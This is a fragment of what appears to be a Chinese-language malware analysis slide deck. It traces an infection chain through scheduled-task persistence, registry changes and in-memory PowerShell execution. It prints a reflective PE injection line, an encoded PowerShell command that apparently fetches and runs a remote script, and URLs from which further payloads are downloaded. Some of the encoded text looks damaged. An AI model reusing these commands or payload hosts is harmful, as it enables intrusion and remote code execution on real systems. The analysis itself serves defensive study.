(-join[char[]]\$bytes[0..\$i]);Invoke-ReflectivePEInjection -ForceASLR -PEBytes \$bytes[(\$i+1)..(\$bytes.count)]

账户: NT AUTHORITY\SYSTEM

父Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

父命令行: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -e JABMAGUAbQBvAG4AXwBEAHUAYwBrAD0AJwBZAGEAeQBFAFoARABBACcAOwAkAHkAPQAnAGgAdAB0AAOgAvAC8AcAAuAHoAZQByADIALgBjAG8AbQAvAHYALgBqAHMAJwA7ACQAEgA9ACQAEQARACcAcAAnADsAJABtAD0AKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABiAG0ALgBOAGUAdAAuAFcAZQBIAEAMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAoACQAEQApADsAWwBTAHkAcwB0AGUAbQAuAFMAZQBjAHUAcgBpAHQAeQAuAEMAcgB5AHAAAdABvAGcAcgBhAHAAaAB5AC4ATQBADUAXQA6ADoAQwByAGUAYQAAGUAKAApAC4AQwBvAG0AcAB1AHQAZQBIAEAcwBoACgAJABtACKAfABmAG8AcgBIAGEAYwBoAHsAJABzAcSAPQAKAF8ALgBUAG8AUwB0AHIAAQBuAGcAKAAAnAHgAMgAnACKAFQA7AGkAZgAoACQAcwAtAGUACQAnAGQA0AAxADA0QBJAGUAYwAwAGEANQAxAdcAMQA5AGIAZQA2AGYANAAXADEAZgA2ADcAYgAzAGIANwBIAGMAMQAnACKAewBJAEUAWAAoACOAgBvAGkAbgBbAGMAaABhAHIAWwBdAF0AJABtACKAfQA=

进程ID: 8008

1. Svchost.exe 创建计划任务，实现驻留，同时创建&修改注册表

## 相关配置

2. 启动powershell进程，并在内存执行恶意代码

3. Powershell恶意代码进程分别执行多次cmd.exe进程，分别从

如下URL地址下载进一步的Payload并执行：

- <http://down.ackng.com/if.bing>
- <http://down.ackng.com/m6.bin>
- ...

**THANK YOU**

